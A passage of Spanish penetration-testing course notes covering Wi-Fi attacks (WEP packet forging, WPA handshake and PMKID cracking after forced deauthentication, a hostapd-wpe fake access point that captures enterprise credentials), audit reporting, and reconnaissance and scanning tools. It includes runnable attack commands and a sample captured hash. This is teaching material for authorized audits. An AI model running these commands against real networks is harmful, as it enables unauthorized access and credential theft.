Para capturar los vectores más rápido se inyectan tramas xa forzar al pto Acceso a generarlos (necesitamos capacidad inyeccion x tjta red). Necesitamos conocer: MAC del pto acceso o BSSID (operador –a) y MAC del cliente que, como no hay, indicamos MAC de nuestra tjta red (-h). → Como no hay clientes legítimos no podemos capturar paquetes legítimos xa modificarlos y hacer el replay (como antes) → realizamos ataque de tipo "**fragmentation attack**" (ataque -5 y el BSSID con param –b) que genera un fichero de tipo "**fragment-xxxx-xxxxxx.xor**" que usamos xa para generar el paquete ARP fraudulento con el comando **packetforge-ng** y el fichero .xor, el paquete ARP en fichero "arp-packet".

```
$ packetforge-ng -0 AA:BB:CC:DD:EE:FF -h 00:11:22:33:44:55 -k 255.255.255.255 -l 255.255.255.255 -y fragment-xxxx-xxxxxx.xor -w arp-packet
```

Abrimos otro terminal y usamos aireplay-ng xa reenviar el paquete ARP usando el ataque "interactive" (-2), indicando el fichero ARP con el argumento -r. Tras forzar la gen.de vectores de inicialización mediante falsificación tramas gestión abrimos otro terminal para usar aircrack-ng y averiguar la contraseña con vectores de inicialización capturados.

```
$ aireplay-ng wlan0 -2 -r arp-packet
$ aircrack-ng fichero_captura.cap
```

3.3.- Ataques a redes tipo WPA/WPA2-PSK.

Normalm. se usan para dotar conectividad en redes poco extensas, o de invitados donde se desea cifrar el canal, para dar conectividad a ciertos dispositivos (Impresoras, Proyectores, Disp.Móviles, Dispositivos VoIP inalámbricos, Hardware específico en IoT…) o en pequeños hotspots para determinados usuarios (VIPS, Admin,…) o en emplazamientos de difícil conectividad (Salas de Reuniones, Fábricas, Garitas)

Problemas Asociados: Todos los usuarios la misma contraseña de acceso → usuarios temporales conocen la contraseña. No implementan autenticación o distinción por usuarios. Aunque el proceso de cracking del algoritmo es muy lento, si contraseña floja → se puede obtener la contraseña en claro.

Tipos de ataque

El ataque más común consiste en capturar el intento de autenticación de un cliente legítimo de la red (4-way-handsake) mediante un proceso posterior de cracking del 4-way-handshake xa contraseña.

Averiguar contraseña WPA/WPA2-PSK con clientes conectados (cracking 4-way-handshake)

Normalm. se pueden capturar el handshake en < 10-15" de monitorización (en fn actividad de la red). También existe método para forzar deautenticación y autenticación de los clientes. 1º fijamos monitorización sobre red, canal y pto acceso adecuado. Si no se obtiene, se fueza deautenticación de todos clientes con ataque (-0) o de 1 sólo indicando su MAC con (arg -c). Al obtener el handshake, airodump muestra mensaje de alerta. → Abrimos el handshake con aircrack-ng y si correcto → cracking con aircrack-ng (sólo usando diccionarios posibles contras). Xa usar otras herr + eficientes xa crack del handshake (hashcat), exportamos datos y crack con mascaras y con diccionario.

```
$ airodump-ng wlan0 -c 11 --essid 'nombre_red' -bssid AA:BB:CC:DD:EE:FF -w fichero-captura
$ aireplay-ng -0 0 wlan0 -e 'nombre_red' --ignore-negative-one -a AA:BB:CC:DD:EE:FF
-c 00:11:22:33:44:55
$ aircrack-ng fichero-captura
$ aircrack-ng -b AA:BB:CC:DD:EE:FF -w diccionario-contraseñas.txt fichero-captura.cap
$ aircrack-ng fichero-captura.cap -j handshake.hccapx
```


```
$ hashcat -m 2500 -a3 handshake.hccapx -1 "_-.$?!" -2 ?l?u?d?1 ?u?l?l?l?l?l?2?2?2?2?2?2 --potfile-path=fichero.pot
$ hashcat -m 2500 -a0 handshake.hccapx diccionario_passwords.txt -r fichero_reglas_transposicion --potfile-path=fichero.pot
```

Averiguar contraseña WPA/WPA2-PSK sin clientes conectados (cracking PMKID)

El proceso consiste en extraer el RSN IE (Robust Sec.Network Info.Element) de un sólo frame EAPOL. Es un campo opcional del PMKID, generado por el router cuando usuario intenta autenticarse. 1º monitorizar red, canal y pto acceso (=k antes) e intentar crack del PMKID con hashcat (mascara y diccionario).

```
$ airodump-ng wlan0 -c 11 --essid 'nombre_red' -bssid AA:BB:CC:DD:EE:FF -w fichero-captura
$ aircrack-ng fichero-captura.cap -j handshake.hccapx
$ hashcat -m 2500 -a3 handshake.hccapx -1 "_-.$?!" -2 ?l?u?d?1 ?u?l?l?l?l?l?2?2?2?2?2?2 --potfile-path=fichero.pot
$ hashcat -m 2500 -a0 handshake.hccapx diccionario_passwords.txt -r fichero_reglas_transposicion --potfile-path=fiche
```

3.4.- Atk redes WPA/WPA2-Enterprise.



Normalmente en redes corporativas donde se quiere cifrado del canal y control de acceso individual permitiendo la trazabilidad de las acciones realizadas.


Cada usuario tiene unas credenciales de acceso distintas y se puede habilitar/denegar acceso a la red a cada usuario individualmente con el apoyo de un servidor de tipo RADIUS (verifica identidad dispositivo). Pueden utilizar 2 tipos de autenticación:

- Basada en credenciales (usuario/contraseña)
- Basada en certificados de cliente

La tecnología WPA/WPA2-Enterprise permite identificar los Ptos Acceso de la red en base a certificados SSL (similar comprobación web mediante HTTPS), pero para sea. efectiva los clientes de la red han de disponer de la CA (certificado autenticidad) con que se generaron los certif. de los Ptos Acceso. → La CA debe ser desplegada transparente al usuario:

- Mediante GPO (Group Policy Object) en disp.cliente pertenezcan a dominio de Active Directory
- Mediante uso de sistemas MDM (Mobile Device Management) que pueden gestionar de manera remota otros Sistemas Operativos como Linux, macOS, Android e iOS.

Problemas Asociados



El acceso normalmente proporciona acceso directo a la red corporativa. La distribución de las CA → mediante otros sist. como GPO o MDM. Si no se distribuye CA a clientes de la red, éstos no pueden validar si Pto Acceso es legítimo o no (permite técnicas de "Pto Acceso falso" para capturar intentos autenticación y cracking para obtener las credenciales).

Ataque

Establecer un "Pto Acceso falso" que se anuncia como legítimo para la red SSID a suplantar, este pto acceso se comunica con servidor RADIUS simulando interconexión con Active Directory del atacante y, si no implementada CA en dispositivos de la red no detectan pto falso y hacen intento autenticación. Los clientes legítimos en el radio cobertura del pto acceso envían credenciales a plataforma del atacante → capturar intentos de autenticación basados en credenciales (usuario/contraseña) y realizar un proceso de cracking sobre la autenticación. Para que ataque sea efectivo se han de cumplir las siguientes premisas:

- Sólo en redes WPA2 Enterprise con autenticación basada en credenciales usuario:contraseña. Si certificados de cliente este ataque no resulta efectivo.
- El cliente no debe tener implementada validación del certif. del Pto Acceso.

Implementación

```
$ systemctl stop NetworkManager
$ apt-get install hostapd-wpe
```

Necesario que tjta de red soporte modo Master, parar servicio NetworkManager e instalar el entorno de AP falso + Radius (versión modificada de hostapd llamada hostapd-wpe. Comprobar fichero config. de hostapd (normalm en /etc/hostapd-wpe/hostapd-wpe.conf) modificando modo, canal y nombre de la red del pto acceso falso según corresponda (ej. contenido fich.config). Una vez configurado Pto Acceso → iniciar hostapd-wpe para que comience a operar el pto acceso falso. I magen: Rtdo de ejec. hostapd-wpe y captura de intento autenticación en formato hashcat para poder realizar un proceso de cracking y revertir la contraseña.


```
$ vim /etc/hostapd-wpe/hostapd-wpe.conf
        interface=wlan0 #Interfaz en la que se levantará el Punto de Acceso
        ssid=[ssid_de_la_red] #Nombre de la red
        channel=[1-14] [36-136] #Elegir el canal en el que se implementará el P
        mode=g #(Para la banda de los 2,4 GHz)
        mode=a #(Para la banda de los 5 GHz)
```

```
$ hostapd-wpe /etc/hostapd-wpe/hostapd-wpe.conf
```

Tras proceso de cracking con hashcat (mascaras o diccionario) el rtdo en imagen

```
hostapd-wpe /etc/hostapd-wpe/hostapd-wpe.conf
Configuration file: /etc/hostapd-wpe/hostapd-wpe.conf
Using interface wlan1 with hwaddr 00:c0:ca:a7:47:ea and ssid "Wi-Fi_Test"
wlan1: interface state UNINITIALIZED->ENABLED
wlan1: AP-ENABLED
wlan1: STA 02:8f:40:64:2a:3d IEEE 802.11: associated
wlan1: CTRL-EVENT-EAP-STARTED 02:8f:40:64:2a:3d
wlan1: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
wlan1: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25
wlan1: STA 02:8f:40:64:2a:3d IEEE 802.1X: Identity received from STA: 'user_test'
wlan1: STA 02:8f:40:64:2a:3d IEEE 802.1X: Identity received from STA: 'user_test'
wlan1: STA 02:8f:40:64:2a:3d IEEE 802.1X: Identity received from STA: 'user_test'
wlan1: STA 02:8f:40:64:2a:3d IEEE 802.1X: Identity received from STA: 'user_test'
wlan1: STA 02:8f:40:64:2a:3d IEEE 802.1X: Identity received from STA: 'user_test'
wlan1: STA 02:8f:40:64:2a:3d IEEE 802.1X: Identity received from STA: 'user_test'

mschapv2: Sun Jun 12 11:37:49 2022
        username:       user_test
        challenge:      e8:57:97:06:5a:e7:c2:1c
        response:       5d:ab:2b:93:cc:fb:ea:07:2a:9a:b2:49:7b:67:34:67:ce:0c:a1:aa:f9:8d:c3:53
        jtr NETNTLM:            user_test:$NETNTLM$e85797065ae7c21c$5dab2b93ccfbea072a9ab2497b673467ce0ca1aaf98dc353
        hashcat NETNTLM:        user_test::::5dab2b93ccfbea072a9ab2497b673467ce0ca1aaf98dc353:e85797065ae7c21c
wlan1: STA 02:8f:40:64:2a:3d IEEE 802.1X: Identity received from STA: 'user_test'
wlan1: STA 02:8f:40:64:2a:3d IEEE 802.1X: Identity received from STA: 'user_test'
```

4.- Reporting (gen. Informes).



Documentación y gen.informes esta vez centrados en debilidades localizadas en redes inalámbricas auditadas describiendo en detalle las redes presentes en org auditadas y las debilidades localizadas en cada una con el proceso seguido para comprometerlas. Usamos estándar CVSS para catalogar las vuln. localizadas xa evaluar su riesgo.

También "informe ejecutivo" detallando a alto nivel el nivel de madurez en mat.seguridad activos auditados.

El informe de Auditoría es el entregable que se presenta al cliente (el rltdo del trabajo realizado). Objetivos:

- Informar a las capas superiores de los vulnerabilidades y debilidades localizadas durante la auditoría Wi-Fi y el riesgo particular que pueden generar sobre cada una de las redes inalámbricas.
- Informar al personal técnico de vuln.y debilidades localizadas, mostrar cómo reproducirlas y aportar recomendación para solucionar o mitigar los problemas de seguridad encontrados.

Tipos de Informe

Dependiendo de audiencia (Técnicos o la Dirección) se realizan informes + enfocados en problemas técnicos y cómo solventarlos o en el riesgo e impacto en el negocio de cada vulnerabilidad si se explota.

Informe ejecutivo

Puede generarse x separado aunque normalmente ejecutivo y técnico en mismo documento. Secciones:

- Metodología utilizada durante las pruebas.
- Alcance y objeto de la Auditoría.
- Redes Wi-Fi localizadas y mitigación de las mismas.
- Consideraciones y limitaciones.
- Criticidad de las vulnerabilidades o debilidades descubiertas.
- Resumen de vulnerabilidades o debilidades.
- Resumen de recomendaciones para evitar o mitigar las debilidades localizadas.

Informe técnico

Dirigido al personal técnico detalla la problemática, razones por las que se produce, detalles para reproducir o explotar la vulnerabilidad y una aproximación a la resolución de las mismas. Xa cada vuln detalla:

- Título de la vulnerabilidad o debilidad encontrada.
- Vector CVSS.
- Valoración CVSS.
- Riesgo.
- Descripción.
- Detalle de la vulnerabilidad o debilidad.
- Riesgo en caso de ser explotada.
- Recomendación de solución o mitigación.

Presentación de resultados

Más que informe → presentación ejecutiva para explicar vuln/debilidades localizadas en redes Wi-Fi y sus riesgos asociados. Se usa durante la presentación de resultados en la fase del cierre de auditoría para estructurar todas las vulnerabilidades y debilidades localizadas y sus recomendaciones asociadas.

HE03. Ataque y defensa en entorno de pruebas, de redes y sistemas para acceder a sistemas de terceros.

1.- Fase de reconocimiento (Footprinting).
- **1.1.- Tipos de reconocimiento.**
- **1.2.- Reconocimiento pasivo.**
- **1.3.- Reconocimiento activo.**

2.- Fase de escaneo (Fingerprinting).
- **2.1.- Tipos y enfoque de los escaneos.**
- **2.2.- Escaneo de red.**
- **2.3.- Escaneo de servicios.**
- **2.4.- Escaneo de vulnerabilidades.**
- **2.5.- Opciones avanzadas de nmap.**
- **2.6.- Herramientas adicionales de búsqueda de vulnerabilidades.**

3.- Fase de explotación de vulnerabilidades (Exploitation).
- **3.1.- Vectores de ataque.**
- **3.2.- Concepto de exploit.**
- **3.3.- Concepto de payload.**
- **3.4.- Herramienta Metasploit.**
- **3.5.- Herramienta msfvenom.**

4.- Interceptación, manipulación y monitorización del tráfico.
- **4.1.- Interceptación de comunicaciones y monitorización del tráfico.**
- **4.2.- Manipulación e inyección de tráfico.**

5.- Phishing.
- **5.1.- Introducción al phishing y sus tipos.**
- **5.2.- Metodología y herramientas.**

6.- Elevación de privilegios.
- **6.1.- Introducción a la elevación de privilegios.**
- **6.2.- Elevación de privilegios en Linux.**
- **6.3.- Elevación de privilegios en Windows.**
- **6.4.- Herramientas de elevación de privilegios.**

1.- Fase de reconocimiento (Footprinting).

La fase de reconocimiento es la 1ª de las fases de una auditoría de sistemas/infraestructura donde tratamos de obtener la máx.cantidad de info. de los activos el alcance de la auditoría →aumentando la superficie de ataque y, por tanto, las probabilidades de localizar una vulnerabilidad.

1.1.- Tipos de reconocimiento.

Reconocimiento pasivo: Recolección de info. del objetivo a auditar a través de fuentes de dominio público. Sin establecer comunicación con el objetivo → Las pruebas no son detectadas/ables.

Reconocimiento activo: Recolección de info. a través del uso con conexión con el objetivo a auditar. Pueden ser detectadas por el objetivo al ser necesaria interacción directa con sus activos.

1.2.- Reconocimiento pasivo.

Esta info. ayuda a obtener visión gral de la org. objetivo. Se pueden obtener datos como: Ss publicados, aplicaciones, ctas email, empleados que trabajan en ella, si están seleccionando nuevos empleados, etc.

Redes sociales

En estos sitios los usuarios incluyen y comparten info personal o empresarial de toda índole. Actualmente existen muchos tipos de redes sociales → gran abanico de posibilidades xa recopilar info. de intereses personales de usuarios. Al existir redes sociales dedicadas a establecer contactos en el mundo laboral, también es posible recopilar datos de las posibles tecnologías utilizadas en la empresa. Mayoría de redes sociales permiten buscar info de usuarios. El tipo de Info, que puede ser útil para un atacante es el siguiente.

- **Datos de contacto**: Nombre y email → pueden ayudar a enumerar usuarios o xa ataques Phishing.
- **Intereses personales**: Pueden ser de ayuda para campañas de phishing e ingeniería social específicos a los usuarios de nuestro objetivo. También para generar diccionario de posibles contraseñas basadas en los intereses de estos usuarios.
- **Tecnologías utilizadas en la empresa**: Podremos comprobar si se usa alguna tecnología susceptible de presentar vulnerabilidad y conocer mecanismos de defensa que pueda tener la Cia.

Herramientas

- **twitterscrapper**: Recopila info. de los datos expuestos en una cuenta de twitter (tweets, retweets, hashtags, lista de favoritos, info.pública del perfil, etc.) Útil para ingeniería social/posibles contraseñas al conocer las inquietudes de una persona.
- **Ultimate Facebook Scrapper**: Recopilar datos de perfil de Facebook (videos, fotos, lista de amigos, estados, mensajes en el muro, etc) Idem ingeniería social y lista contraseñas
- **scrapedin crawler**: De perfiles de LinkedIn, útil para extraer info de tecnologías utilizadas en una Ea.

Aplicaciones colaborativas

Existen aplicaciones colaborativas (StackOverflow, Pastebin) donde el personal de tecnología comparte info, o consulta dudas acerca de una determinada plataforma tecnológica. Se puede obtener info.sensible, fragmentos de código de una aplicación interna, dudas sobre una tecnología, o incluso credenciales de usuario o claves de API. Tipo de Info recopilable:

- **Tecn. usadas en la organización**: Comprobar si se usa alguna tecnología susceptible de presentar vulnerabilidad y conocer los mecanismos de defensa que pueda tener la compañía.
- **Porciones de código o información sensible**: Podremos obtener info. sensible escrita en el código y localizar vulnerabilidades a nivel de código o librerías utilizadas.
- **Credenciales de usuario**: En ocasiones se pueden localizar credenciales de usuario en el código.
- **APIKEYS**: Claves para el uso de ciertas APIS internas → utilizar API como si fuéramos el usuario.

Herramientas

- **pastehunter**: Herramienta que realiza búsquedas en pastebin buscando información sensible o fragmentos de código. PasteHunter.
- **shhgit**: Herramienta para buscar información sensible en GitHub, encuentra credenciales, APIKeys, ficheros de configuración, etc. shhgit.

Buscadores

Para buscar info.pública relacionada con la Ea o dominio a auditar, y posibles páginas de desarrollo/pruebas que no debieron haberse indexado. Es aconsejable consultar las opciones avanzadas (operadores avanzados de búsqueda) xa precisar las búsquedas obteniendo así mejores resultados.

- **Google**: El más utilizado, tiene numerosos operadores de búsqueda para búsquedas avanzadas.
- **Bing**: De Microsoft. Permite realizar búsquedas basadas en direccionamiento IP.
- **DuckDuckGo**: También permite utilizar operadores avanzados de búsqueda.
- **Shodan**: Indexa tecnologías y Ss publicados en internet, pudiendo búsquedas por versión de un determinado software, por las tecnologías de una determinada organización, etc.
- **Censys**: Simil shodan, principalmente para buscar dominios con mismo certificado, o con ciertos datos en el certificado expedido (Empresa, dominio, etc.)
- **Archive.org**: Indexa versiones antiguas de las páginas a lo largo de varios años. Permite conocer tecnologías que se estuvieran utilizando, parám. entrada o páginas que aunque no se encuentren enlazadas puedan estar presentes, etc.

Mención especial recibe el uso de buscadores que permiten recopilar facilm. Info.específica del objetivo.

Google

Es el mayor indexador de contenidos de internet. Para afinar las búsquedas se pueden utilizar los operadores. Existen ciertas búsquedas específicas compuesta de varios operadores de búsqueda para localizar cierta info. sobre tecnologías o info. sensible indexada (Google dorks, existe una BBDD "Google Hacking Database" que recopila gran cantidad de Google dorks). De los operadores que ofrece google para restringir las búsquedas a continuación se enumeran los más utilizados.

- **site**: limita búsqueda a un dominio concreto.
- **"-"**:elimina de la búsqueda el término que coincida con el objeto a buscar
- **inurl**: Permite la búsqueda si el término a buscar se encuentra en la propia dirección
- **filetype**: búsquedas en ficheros publicados con distintas extensiones (pdf, docx, xlsx, txt, etc.)
- **allintittle o intittle**: Comprueba si el término está en el título de la página

Shodan

Indexa sistemas publicados en internet y reconoce tecnologías utilizadas, servicios expuestos, org. a la que pertenece el activo, etc. Util para filtrado rápido de sist.publicados. Ej. Si se localiza una vulnerabilidad en una vers. de servidor web Apache → buscar en shodan qué sist usan esa vers. Operadores más usados.

- **city**: dispositivos que se encuentren en una determinada ciudad o área.
- **country**: ídem anterior, pero en un país.
- **geo**: búsqueda zona geográfica, según coordenadas de longitud y latitud.
- **hostname**: Busca sist.cuyo nombre de host concuerde con el buscado (WWW, FTP, VPN, etc.).
- **net**: Limita los resultados de la búsqueda a una determinada dirección IP o subred específica.

- **os**: Filtra por un determinado sistema operativo.
- **port**: Filtra la búsqueda por un puerto específico. Útil para localizar servicios expuestos.

Whois

Todas las IP públicas en internet han de estar registradas en las BBDD Whois. Algunos datos son:

- Servidores DNS - Registrador u organización - Información de contacto

Estas BBDD se mantienen y gestionan por 5 organizaciones llamadas Regional Internet Registry (RIR):

- **ARIN**: América del Norte - **LACNIC**: América del Sur, América Central y Caribe
- **APNIC**: Asia del Pacífico - **RIPE NCC**: Europa, el medio Este y Asia Central
- **AfriNIC**: Africa

Existen diferentes herramientas para consultar a las BBDD Whois, se pueden agrupar en 2 categorías:

Herramientas whois de consola: Con versiones para Windows y Linux. ***whois + dirección IP***

Servicios web: Ss web que facilitan las consultas a través de aplicativos o portales en internet, ej: whois.domaintools.com. Incluso ofrecen posibilidad de búsquedas que no soporta herramienta whois.

Email harvesting

Consiste en la búsqueda de emails de una org. Para técnicas como ataques de fuerza bruta o password spraying, ingeniería social, envío de correos con malware, etc.

TheHarvester: Herramienta que recopila información sobre direcciones de un dominio. (inc.Kali)

Maltego: Suite de búsqueda de relaciones entre entidades, utilizada en la rama de inteligencia. Muy potente y entre otras muchas capacidades puede recopilar emails. (inc. Kali)

1.3.- Reconocimiento activo.

Proceso de recolección de info. del objetivo realizando consultas directas contra el objetivo (establecemos comunicación con sist.remotos → estamos dejando una traza en el objetivo). Esta info complementa la recopilada en el reconocimiento pasivo, ya que hay info. que sólo podrá ser extraída mediante consultas a los Ss expuestos. (DNS, SMTP, SNMP, SMB, etc.). Ante una iteración sobre ciertos activos, el objetivo puede ser consciente de le enumeración. Técnicas de reconocimiento pasivo:

Enumeración DNS

El servicio DNS (Domain Name System) proporciona un esquema de nombres jerárquico, con estructura de tipo árbol, almacenados en una BBDD distribuida, y que traduce entre nombres de máquinas y direcciones IP. Las principales características de una enumeración DNS son las siguientes.

- Dirección IP asociada a un host
- Principales servidores (NS, MX, SOA)
- Si se encuentra habilitado resolución inversa obtenemos nombre de host a partir de la IP
- En ocasiones se habilita la transferencia de zona

Herramientas que podemos utilizar para realizar consultas a servidores DNS y mediante ellas averiguar la IP de un determinado host en un dominio. Además, si servidor DNS tiene habilitada la resolución de inversa, se puede obtener el host a partir de una IP.

- **host, dig y nslookup**: Consola que nos permite realizar consultas DNS de manera manual.
- **dnsrecon**: Consola que automatiza las consultas proporcionándo la info. de manera estructurada
- **dnsenum**: Además de todas las opc.de enumeración de dnsrecon también realiza operaciones de descubrimiento de host y subdominios mediante fuerza bruta.

Enumeración SMTP

SMTP es el prot.que gestiona la entrega de emails. Dispone de varios comandos que permiten averiguar si un usuario existe en el sistema o dominio del objetivo. Comandos de enumeración disponibles:

- **RCPT**: Especifica a quién va dirigido el correo, el serv. puede indicar si usuario de correo existe o no.
- **EXPN**: Identifica todos los usuarios que pertenecen a una determinada lista de correo.
- **VRFY**: Este comando permite verificar si una determinada dirección de correo es válida.

Existen herramientas que permiten automatizar el proceso:

- **smtp-user-enum**: Herramienta que realiza enumeración de usuarios a través del protocolo SMTP.

Enumeración SNMP

El prot. SNMP se usa para gestionar routers, switches, impresoras y otros disp. en una LAN, aunque tb puede ejecutarse en sistemas Windows y UNIX. Los disp..que implementan Ss SNMP ejecutan un agente que conoce la info. del dispositivo y la organiza jerárquicamente en forma de objetos en lo que se conoce como MIB. Para conectarse al agente existen dos roles/contras. predeterminados ("public" y "private") (community strings) permitiendo el acceso al contenido de la MIB (1º modo lectura y 2º modo lectura/escritura).

Las versiones **SNMPv1** y **SNMPv2** del protocolo no establecen filtrado del canal → en caso de interceptar las comunicaciones tanto las community string cómo el tráfico de configuración queda expuesto. (SNMPv3 implementa mejoras en mat.seguridad común encontrar dispositivos que soportan las versiones anteriores).

La enumeración SNMP permite obtener info. y modificar la configuración de dispositivos. Existen herramientas que permiten ataques de fuerza bruta para averiguar el community string utilizado (lectura o lectura-escritura), y proporcionan interfaz cli por la que navegar a través de la estructura MIB o, en caso de disponer de la community string privada, modificar objetos en la MIB.

- **onesixtyone**: Fuerza bruta para averiguar los community strings xa acceder a roles public y private.
- **snmpwalk**: Si se dispone (o averigua) las comm.string de acceso → acceso a config. del dispositivo.

Enumeración SMB

SMB es un prot.red, utilizado en redes Microsoft para compartir archivos, impresoras, unidades, etc. dentro de misma red. Activo en los puertos TCP 139 y 445 y a través de él es posible extraer info. del sistema remoto que se encuentra utilizando el protocolo SMB. Existe técnica conocida como "SMB null sessions" que permite generar conexión SMB entre dos sist.informáticos sin realizar la autenticación sobre el protocolo que permite obtener cierta info. sin necesidad de conocer las credenciales de un usuario legítimo. Info posible:

- Política de contraseñas - Nombre y SID de usuarios
- Nombre y SID de grupos - Nombre y SID de equipos

Existen 2 herramientas principales para obtener este tipo de info. además de un script de nmap:

- **nbtscan**: Realiza conexión SMB con un sist. remoto y obtiene info. disponible.
- **enum4linux**: Idem nbtscan.
- **scripts nmap**: nmap es una herr.de análisis de red que proporciona capac. enumeración gracias a scripts. Existen scripts xa obtener info. sólo hay que indicar que se incluyan en pruebas.

```
nbtscan -r IP o subred
Enum4linux -a IP
nmap -p 139,445 dirección_ip -sV --script=smb-*
```

2.- Fase de escaneo (Fingerprinting).

Se realiza después de fase de reconocimiento xa obtener más info. de los activos incluidos en el alcance de las pruebas (averiguar los componentes de la infraestructura, el rol de cada activo, el núm de Ss y versiones de los mismos que se encuentran prestando servicio en cada activo) y analizar las posibles vulnerabilidades existentes en el sist. En fn de vers. de Ss del activo así como la versión del SO.

2.1.- Tipos y enfoque de los escaneos.

Los tipos de escaneo se pueden englobar en tres grandes bloques dependiendo del objetivo de los mismos.

Escaneo de red

Destinado a obtener > info. sobre red objetivo, direccionamiento IP y arquitectura de la infraestructura.

Escaneo de servicios

Para obtener info. de los Ss específicos, versiones y tecnología habilitados en cada activo.

Escaneo de vulnerabilidades

Una vez realizados los anteriores, y se tiene info. de infraestructura y los Ss, se comprueba si existen vuln. en fn del Ss y versión. También vuln. posibles en fn del diseño o configuración aplicada.

Enfoque de los escaneos:

Escaneo manual

El auditor se apoya en herramientas que le facilitan la tarea de escaneo, puede utilizar herramientas específicas para cada tipo de escaneo, e incluso combinar varias para obtener resultados más precisos.

Escaneo automático


Labores de escaneo a herram.automáticas. Muy utilizados en alcances extensos xa tener una "foto rápida" de la infraestructura, pero se recomienda complementarlos con manuales para rtdos más elaborados.

2.2.- Escaneo de red.

El objetivo es tener una visión de la infraest.de red (Redes, subredes de infr, servidores, etc.) e identificar dispositivos conectados y sus SO (switches, routers, servidores, impresoras, PCs). Las técnicas/rtdos dependen de si el escaneo se está realizando sobre la infr.interna (red de la org) o sobre perímetro externo (parte de red que org publica en internet).

Wireshark / tcpdump

2 motores de análisis de datos transmitidos por la red (sin comunicación por arte del auditor, técnica pasiva). Aunque no realizan labores de escaneo, capturan y analizan los paquetes y, podemos ver tráfico broadcast (dirigido a todos equipos de red) → permite obtener info como si existen otras subredes, si existen distintas VLAN dentro de la infraestructura, etc.



netdiscover

```
netdiscover -i eth0
```

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

2 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 84
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
10.211.55.1     00:1c:42:00:00:18      1      42  Parallels, Inc.
10.211.55.2     00:1c:42:00:00:08      1      42  Parallels, Inc.
```

Permite descubrir equipos remotos mediante mensajes broadcast de tipo ARP Discovery (como los vistos en wireshark). Recopila info. de IPs observadas al monitorizar el tráfico ARP de tipo broadcast e indica las IP observadas. Dado el funcionamiento del protocolo, únicamente suele funcionar desde perspectiva de escaneo interna.

arp-scan

```
arp-scan red_a_escanear
```

```
arp-scan 10.211.55.0/24
Interface: eth0, datalink type: EN10MB (Ethernet)
Starting arp-scan 1.9 with 256 hosts (http://www.nta-monitor.com/tools/arp-scan/)
10.211.55.1     00:1c:42:00:00:18       Parallels, Inc.
10.211.55.2     00:1c:42:00:00:08       Parallels, Inc.

6 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9: 256 hosts scanned in 2.330 seconds (109.87 hosts/sec). 2 responded
```

Permite descubrir equipos remotos mediante mensajes broadcast ARP discovery, permite indicar la interfaz de red desde dónde se quiere realizar el escaneo. Las consultas "ARP Discovery" preguntan en broadcast si algún equipo tiene asignada una IP y, si es así, el equipo en cuestión responde al que realizó la consulta. Desde persp.escaneo interna.

nmap como escáner de red

nmap puede utilizarse en los 3 tipos de escaneo (red, servicios y vulnerabilidades). Para realizar escaneos de una red objetivo y comprobar los equipos activos en la red y la IP que tienen asignada. Se ha de conocer el direccionamiento de red sobre el que queremos realizar la consulta (netdiscover o wireshark pueden obtener esta info). Nmap soporta 2 protocolos para escaneo y descubrimiento: ARP (operador –PR) y ICMP (-sP).

```
nmap -PR 192.168.0.*
```

```
nmap -sP 192.168.0.*
```

2.3.- Escaneo de servicios.

Una vez recopiladas las IPs de los host al alcance de las pruebas, comprobamos los Ss desplegados en ellos, el puerto TCP o UDP de cada servicio y la versión. La herramienta principal para realizar enumeración de puertos y Ss es nmap (tb la v. gráfica Zenmap) nc tb lo hace pero con - versatilidad y potencia que nmap)

nc (netcat)

De línea de comandos y sintaxis sencilla. Permite abrir puertos TCP/UDP en un HOST (quedando netcat a la escucha), asociar una shell a un puerto concreto (ej: conectar a MS-DOS o intérprete bash de Linux remotamente) y forzar conexiones UDP/TCP (ej: para rastrear puertos o transferir archivos bit a bit entre equipos). Para realizar la conexión se indica la IP y el puerto al que se ha de conectar. La conexión es mediante prot. TCP por defecto (si se quiere UDP, operador –u). Tb se puede definir rango puertos (–zv).

```
nc dirección_ip puerto
nc -u dirección_ip puerto
nc -zv dirección_ip pto_inicial - pto_final
```

nmap

